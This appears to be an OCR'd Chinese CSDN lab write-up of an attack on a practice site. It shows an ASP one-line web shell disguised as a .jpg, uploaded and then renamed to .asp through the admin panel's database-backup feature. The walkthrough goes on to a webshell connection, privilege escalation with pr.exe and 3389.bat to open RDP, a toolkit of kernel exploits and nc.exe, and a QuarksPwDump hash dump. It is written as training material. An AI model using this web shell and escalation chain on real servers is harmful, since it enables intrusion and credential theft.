




> 弄一个 `.jpg` 后缀的马上传


*C:\Documents and Settings\Administrator\桌面\fox.jpg - Notepad++
文件(F) 编辑(E) 搜索(S) 视图(V) 格式(M) 语言(L) 设置(T) 宏(O) 运行(R) 插件(P) 窗口(W) ?
fox.jpg
<%Eval Request("value")%>
Normal text file length : 729 lines : 16 Ln : 2 Col : 1 Sel : 0 | 0 Dos\Windows UTF-8 w/o BOM INS



www.test.ichunqiu/admin/img_upload.asp


图片上传
浏览…
fox.jpg
上传
注：文件类型：gif/jpg，大小限制：1M

然后通过数据库备份来修改文件的后缀名为 `asp`



友情连接管理
sql注入管理
数据管理
备份/恢复数据库
压缩数据库
系统信息
阿熊摄影网站管理系统
程序设计：阿熊
版面设计：阿熊工作室
CSDN @小狐狸FM


备份数据库
数据库路径：
/admin/upfiles/20206781684.jpg
备份的数据库路径：
/admin/upfiles/fox.asp
备 份
恢复数据库
备份的数据库路径：
../db/bear_bak.asp
数据库路径：
../db/bear.asp
恢 复
CSDN @小狐狸FM


备份成功!


webshell连接


添加SHELL
地址：
http://www.test.ichunqiu/admin/upfiles/fox.asp
value
配置：
CSDN @小狐狸FM



www.test.ichunqiu
C:\Inetpub\wwwroot\admin\upfiles\
读取
172.16.12.2
目录(2),文件(11)
名称
时间
大小
属性
A:
C:
Inetpub
wwwroot
admin
upfiles
_Images
_LowRes
D:
E:
_Images 2015-02-05 15:28:27 0 16
_LowRes 2015-02-05 15:28:27 0 16
2005102584842.jpg 2006-07-11 19:09:28 71189 32
20067314764.jpg 2006-07-11 19:09:28 4288 32
20067358655.jpg 2006-07-11 19:09:30 94262 32
201391359399.jpg 2013-09-13 14:12:30 83340 32
20206735731.jpg 2020-06-07 16:55:40 729 32
20206754473.jpg 2020-06-07 16:38:32 9354 32
20206781684.jpg 2020-06-07 16:50:08 9354 32
fox.asp 2020-06-07 16:55:40 729 32
listpics.log 2012-06-11 13:03:58 513 32
robots.txt 2012-06-11 13:01:58 42 32
Thumbs.db 2006-12-14 16:51:14 9728 32
CSDN @小狐狸FM

[3]. 后门提权



windows
文件(F) 编辑(E) 查看(V) 收藏(A) 工具(T) 帮助(H)
后退 搜索 文件夹
地址(D) C:\Tools\提权工具\windows
提权工具ws2help
远程桌面3389连接器 加强版 可复制文件版
32读取管理员密码.exe
360.com
MS-DOS 应用程序
28 KB
3389.bat
MS-DOS 批处理文件
1 KB
3389.vbs
VBScript Script ...
3 KB
3389连接痕迹清除.bat
MS-DOS 批处理文件
Churrasco.exe
Churrasco--听说是免杀版.exe
cmd.exe
iis6.0-local.exe
iis6.exe
iispwd.vbs
VBScript Script ...
1 KB
ms11046.rar
WinRAR 压缩文件
29 KB
ms11080.rar
WinRAR 压缩文件
29 KB
MS11080--另一版本，可能会蓝屏.rar
WinRAR 压缩文件
mstsc-password.rar
WinRAR 压缩文件
6 KB
nc.exe
pr.exe
pr--听说是免杀版.exe
Sa-Upfile 1.0(sa权限上传文件).asp
ASP 文件
Sy_Runas.exe
vbs下载.vbs
VBScript Script ...
1 KB
win2003内核溢出.exe




使用方法：`pre.exe "命令"`




> 使用方法：`pr.exe "3389.bat"`
> 运行`3389.bat`批处理命令，开启`3389`远程连接端口



[4]. 系统用户密码获取




名称	时间	大小	属性
_Images	2015-02-05 15:28:27	0	16
_LowRes	2015-02-05 15:28:27	0	16
2005102584842.jpg	2006-07-11 19:09:28	71189	32
20067314764.jpg	2006-07-11 19:09:28	4288	32
20067358655.jpg	2006-07-11 19:09:30	94262	32
201391359399.jpg	2013-09-13 14:12:30	83340	32
20206735731.jpg	2020-06-07 16:55:40	729	32
20206754473.jpg	2020-06-07 16:38:32	9354	32
20206781684.jpg	2020-06-07 16:50:08	9354	32
3389.bat	2020-06-07 16:58:45	530	32
cmd.exe	2020-06-07 16:58:56	100864	32
fox.asp	2020-06-07 16:55:40	729	32
listpics.log	2012-06-11 13:03:58	513	32
pr.exe	2020-06-07 16:59:04	73728	32
QuarksPwDump.exe	2020-06-07 17:06:29	801280	32
robots.txt	2012-06-11 13:01:58	42	32
Thumbs.db	2006-12-14 16:51:14	9728	32





连接
计算机(C):
172.16.12.2
用户名:
无指定
CSDN @小狐狸FM



登录到 Windows
Microsoft
Windows Server 2003
Enterprise Edition
Copyright © 1985-2003 Microsoft Corporation
Microsoft
用户名(U):
fox
密码(P):
***
确定
取消
选项(O) >>
CSDN @小狐狸FM


fox
管理您的服务器
命令提示符
执行基于字
记事本
CSDN @小狐狸FM


C:\Documents and Settings\fox>cd c:\inetpub\wwwroot\admin\upfiles\
C:\Inetpub\wwwroot\admin\Upfiles>
移动到工具所在路径
CSDN @小狐狸FM


C:\Inetpub\wwwroot\admin\Upfiles>quarkspwdump.exe
执行该文件
CSDN @小狐狸FM





> 最后我没搞出来这个 `hash` 值，网上的答案是 `88hvpebv`